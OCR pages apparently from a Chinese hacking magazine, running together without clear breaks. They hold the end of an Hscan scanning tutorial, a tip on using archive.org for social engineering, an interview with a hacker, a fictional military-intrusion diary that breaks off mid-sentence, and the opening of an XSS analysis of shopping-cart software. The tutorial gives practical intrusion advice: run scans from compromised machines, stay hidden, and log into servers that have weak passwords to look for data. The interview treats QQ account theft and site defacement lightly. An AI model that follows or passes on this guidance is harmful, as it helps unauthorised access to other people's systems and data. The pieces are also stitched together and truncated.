技巧： 如果是在远程终端（肉鸡）上面扫描，运行hscan后，可以通过在本地方面断开远程终端连接，使其一直在肉鸡上面扫描。需要注意估计扫描时间差不多时，应该至少登陆肉鸡一次，看看是否扫描完毕，hscan图形界面扫描后，会自动生成扫描报告，如图5。




图5 hscan扫描生成报告

三、利用扫描结果

在hscan中有两种方式查看扫描结果，一种是在reports目录查看html文件，另外就是直接在hscan的GUI模式下。在GUI

模式下扫描，如果存在Ftp、MySQL和MSSQL弱口令，则可以直接进行连接。方法是选中存在弱口令的记录，左键单击，选择“connect”即可，如图6。




图6 连接ftp服务器

如果是单击右键则会出现“clean”命令，它执行的是清除所有扫描记录。

技巧： 1、在ftp连接建立后，要用bye命令退出，否则会出现程序无响应的情况。 2、直接通过鼠标左键进行连接可以查看该台ftp服务器是否存在有价值的数据。

四、结束语

本文只是对Hscan进行了简单的介绍，任何一款工具都要自己熟练的使用才行，而且如果配合其他软件进行配套攻击，往往会起到事半功倍的效果。当然在攻击过程中，攻击思维是最重要的，关于利用Hscan进行配套攻击，请看“入侵利器HScan”的姊妹篇《由FTP开始的入侵》。

[文章中涉及到的工具Hscan光盘中有收录]

编辑点评：

这个扫描工具虽然没有流光、X-Scan等扫描工具那样强大的功能，但它还是有自己的一些特色的，并且它的命令行版本是一个灵活的工具，使用者可以根据自己的情况（比如本地主机的硬件配置等）选择适合自己的扫描参数（比如开多大线程）。小编认为HScan的命令行版本更值得大家使用，理论上来说命令行工具都要比GUI版本的执行速度快，这对于扫描工具是很重要的；加上命令行工具固有的“隐蔽性”，所以更值得使用了，大家自己去耍吧！

你的过去，我全知道

图 小坏坏

从本文中你可以学到：

可以了解一个网站过去的信息的网站

想知道现在的网站过去是什么样吗？今天我就教你怎么样可以看到网站的过去，大家可以去http://www.archive.org/index.php这个网站，如图1。

输入网站，点**Take Me Back**就可以了，我们来看NOHACK的吧，如图2就是2005年NOHACK刚建站时候的样子。

是不是给你一种时光倒流的感觉啊；呵呵，那还等什么啊，快去回味吧。(注：如果网站显示乱码，在浏览器的菜单栏里点查看——编码，选择简体中文就好了)

编辑点评：

不知道世界上还有多少这样神奇的网站：就像最开始流行旁注时可以查一个IP上绑定了多少域名的那些网站似的。这个网站可以很好的利用在社会工程学中，编者发现一些百度和Google搜索不到的网页在这个网站中却可以重现，但是不晓得它们的实现方法是不是相同。比如一个页面中包含有敏感的个人信息，但是后来删除了，我们就可以尝试利用这个网站查找这个网页。但需要注意的是不一定一个网站的所有网页都能回到过去，一般情况下主页是可以的，层次越高的话“回去”的可能性就越小。大家去这个网站好好的耍耍把，别做坏事哦！






图1 来到指定网站


图2 黑客手册刚建站时候的样子

[喃喃黑语]

谁说女子不如男
——小天 and 她的女子黑客组织



XApache：树叶在午后的阳光下烈烈飞扬，突然很想去海边吹一吹海风。在买好了帐篷，确定好了行程之后，人事部的一个紧急加班通知让我们的休息计划整个泡汤。趁着九月开学，大批学生返校的日子，外出旅行本来是多好的事情呀。居然紧急加班！哎。真在郁闷呢，人事部的MM一句：“九月七号，所有带薪休假时间超过三天的员工，将和客服部的同事一起前往内蒙古草原旅行，费用由公司承担。”“哇……”听到这个消息，一大群男人都振奋了。客服部美女如云，此番结伴前往，还不……“哈哈哈……”看到众人的哈喇子流了一地，人事部的MM清了清嗓子又道：“不过，这次主要是客服部几个新来的男同事去呼和浩特合作公司交流学习，你们只要帮人家扛一扛装备，拎一拎背包之类的就可以了。”“啊？那客服部的美女们呢？”“一个不去。”“啊……”

’某女 _小天，黑客MM。在如今这个年代，网络的美女数不胜数，但是在黑客圈子里的MM就不多了，有的话也如凤毛角，又可爱漂亮又有一流黑客技术的MM更是少的可怜！不过虽然少，但却并不是没有，本期采访就让小迷带领你们走进黑客MM的世界，了解她真实的一面。

NoHack：你好，小天，能和大家先打下招呼并且简单的介绍下自己吗？

小天：那啥，大家好。我叫小天，MM，去年11月份开始接触黑客圈，现任中国女子安全小组的站长。

NoHack：圈内的MM很少，而你也算是圈内小有名气的MM，当初是由于什么原因才接触黑客的？兴趣？还是因为你的第一个QQ号被盗？又或者……

小天：我QQ没有被盗过，而是盗别人的QQ，当初就是因为盗QQ才接触这个的，当时用了一个不知道名字的软件，后来朋友告诉去3800HK，我就去3800HK看了很多教程。

NoHack：看来小天第一次接触黑客圈的情况和别人不大一样啊！这不由得让我想起了我当初的那个全是MM的Q号，莫非是小天你……

小天：背冒凉汗，8是我。

NoHack：还记得你当初去的第一个黑客站点是什么吗？如果记得的话请说说它带给你的第一印象？

小天：当初也是在网上随便逛逛，然后逛到YESHACK，就一直在YESHACK打工，直到现在成立自己的安全小组！

NoHack：你刚接触黑客圈就在YESHACK打工，不知道在那担任的什么职位？

小天：我在yeshack.com担任几个版的斑竹，外加女子黑客团团长。

NoHack：看来你的技术水平不错了！你认为一个合格的技术人员，本身应该具备什么条件？

小天：我觉得嘛，做一个合格的技术人员应该掌握那些常用的入侵方式，具有很强的自学能力，遇到新的技术能以最快的速度学习并掌握，还有勤快，虚心好学，掌握一到两门编程语言。

NoHack：在开始采访的时候你说过，从11月才开始接触黑客圈，但是现在已经小有名气，肯定和你的努力有关系！在学习的过程中有没有什么经验？能否给大家介绍下？

小天：其实学习黑客技术也没有什么经验，也就是刚开始学习很刻苦，见到教程都去看，然后慢慢去实践，最后把知识变为自己的。

NoHack：看来刻苦学习是必要的。前面你提到过成立了自己的女子安全小组，是什么原因让你有这种想法的？

小天：当初也没想单干，只是YESHACK的站长已经有大半年没有管理过女子安全小组了，我不希望这个小团队因此倒下去，也不忍心，毕竟一起走过来的，也投入了我的心血，所以就自己开站，找了一些朋友，重新扶持起来喽！

NoHack：团队在成立的时候有没有遇到什么困难？比如空间等资金问题？

小天：女子安全小组的成立还算顺利，服务器都是朋友给我提供的。我在这里要感谢一下我亲爱的猪老大。

NoHack：现在的黑客组织如雨后春笋，女子安全小组以后的发展路线是什么？

小天：打造纯女生的技术社区；主要针对那些想学习安全的MM和喜欢安全的MM。让MM们也有个学习的地方。

NoHack：你个人认为黑客精神是什么？对于圈内的黑色产业又有什么见解？

小天：对于这个问题我只能说，不要违背道德就好。至于黑色产业，它的存在必然有它存在的空间，不是一两个人就能改变的……

NoHack：记得承诺说过，黑客圈也是娱乐圈，前些日子一些人的网站纷纷被挂上Hacker By XiaoTian!其中包括教主，TOM，冷漠等人……

小天：其实这个事情只能说是个玩笑，当初和坛子里一朋友怄气就和他们商议了把黑页挂上去。没想到引起那么大的风波，不过我相信以后我会用自己的实力再证明自己。

NoHack：在采访最后能否公布下你的联系方式？

小天：我的QQ：2172340。也可以到论坛www.xxoxx.com.cn来找我，一般24小时在线。

采访后记：采访过后，放下手头的工作，一个人走在大街上，脑海里还回想着对小天的采访内容，也许用不了多久，她真的会打造一个属于MM的黑客帝国……

中国女子安全组织

一、网站地址：www.xxoxx.com.cn

二、创立初衷：把喜欢安全的MM都组织到一起交流学习

三、现　　状：学习中

四、组织简介：组织成员由以前的YESHACK女子黑客团成员和我自己的一些朋友组成的，没有什么光辉历史，都是一群爱好计算机安全的MM，因为喜欢，才聚集到一起。现有实习成员21名，核心成员8名。我们的特色就是打造纯MM的技术社区。坛子才开不久，很多地方还不稳定，暂且原谅。

五、成员列表：（昵称，在组织中负责什么，擅长什么技术，联系QQ或者其他联系方式）

1：小天

技术特长：JSP/ASP.NET/C#/JAVA编程 Photoshop

2：无限的未知

技术特长：LINUX 汇编 shell脚本编程

3：小淘气

技术特长：WEB入侵 Photoshop flash

4：彡羊彡羊

技术特长：WEB入侵 VB编程

5：颜

技术特长：WEB入侵 VB编程 Photoshop

6：林珊

技术特长：WEB入侵 服务器安全免杀

7：小惠

技术特长：C/C++/ASP编程 免杀

8：bluenight

技术特长：WEB入侵




图 PDwoot

（本故事纯属虚构。如有雷同，实属巧合）

八月一日！

星期天！晚上10点44分　　雨

今天是建军节，我决定入侵T国军方的总后勤保障部的网络系统。并以日记的形式记录下来。起因是好兄弟E-man搞了一台特别的肉机（肉机：被黑客利用入侵并控制的机器）。根据他的分析，这台机器是一个T国间谍的。这个间谍在一个五星级酒店里任职。机器内有国内各大酒店的员工信息和T国军队总后勤保障部的一些商业合作伙伴的资料。另有各种出入境通行证的复印件。连梵蒂冈的都有！

从E-man发来的数据显示，这个间谍经常用谷歌地球（谷歌地球：一种卫星地图软件）查看T国军队总后勤保障部的地形图和台空军部队的基地地形图。为什么这个间谍要查"自己家"呢？难道他是个双面间谍？恩！有待查明！

E-man已经通过这台肉机查明了T国军队总后勤保障部服务器地址，并利用社会工程学控制了其内部网络中的一台机器。各种迹象表明，这台机器就是这个间谍用来办公的。一直放在T国军队总后勤保障部办公楼的一个秘密工作间内，网卡支持远程开机。所以E-man才能将它打开并得到其控制权限。

E-man说，这两天大大提高了他自己的E文水平。我问他为什么。他说那边的机器全是E文！一有不认识的就得打电话给他在大学的导师。

E-man在三天前就制定了任务计划，因为这样才能让我们一步一步走向成功。

今晚是最后一天了，我的主要任务就是利用跳板（跳板：实际上是一台被黑客控制的机器，黑客通过这台机器隐藏自己的真

暑假特辑——购物我要跨着购

小天有感　　sN!per.ID=88323
安全爱好者和程序员

编辑了这么多期的新洞文章，我们关注最多的是web系统的漏洞，从跨站、注射到包含、暴露等等漏洞我们都有文章涉及，也拿了很多的系统分析说明这些漏洞的严重性，但是这么久了，存在此等低级漏洞的系统还是一大堆。我们的漏洞分析一是提高自己的分析问题、解决问题的能力；二是引起国内程序员的注意，使得他们明白系统的安全性是多么的重要，我们期待着我们这批安全爱好者能推动整个程序员整体素质的提高，但我们显得有点力不从心，我们在文章中呐喊、警告……，不过，感觉还是没有引起程序员们的注意。

是我们的信息传达的不彻底，还是这是一个必然的过程——先死而后生，思考中……

从本文你可以学到：

1、系列购物系统的跨站漏洞分析

2、一些比较巧妙的构造跨站利用代码

一.发点牢骚

现在互联网大了，资源也共享了，可这共享的有点过了头，搞的大家你抄我的我抄你的，同样的一套程序改个版权名字就拿来卖，还标价多少多少钱，好象自己做的还是那么回事。搞购物网站搞的多了，看的代码多了，发现都有一个共同的问题：跨站，而且有的连代码都是一模一样的，我狂汗，真的是黄果树瀑布汗！

二.切入正题

今天我给大家带来的都是一些比较新的程序，大部分都是免费的版本。分别是：网趣网上购物系统时尚版V4.5、ShopV8购物系统ACCESS版、时代商城购物系统Version 7.2 专业版、ONSHP购物系统个人版、商达讯网上开店免费版7.0、ShopXp购物系统ACCESS版、汕头吧网上商城正式商业版等7套程序，无一例外的可以跨站，甚至在后台添加管理员并且有拿webshell的可能。下面我为大家逐一呈现跨站漏洞及其利用。

1.网趣网上购物系统时尚版V4.5：

这个系统的界面我比较喜欢，养眼，如图1。

但是漂亮不代表安全，我读了一些关键文件的代码，程序在注人方面还是有点防范的，至少数字型的参数都用isnumeric函数给过滤了。注入不是我们今天讨论的重点，我们还是着重看跨站。在揭示跨站漏洞前先看个验证不严的漏洞：admin目录下的文件基本上都用session验证了一遍，除了edithelp.asp文件，虽然我们不能利用它得到webshell但是可以给一个购物网站带来声

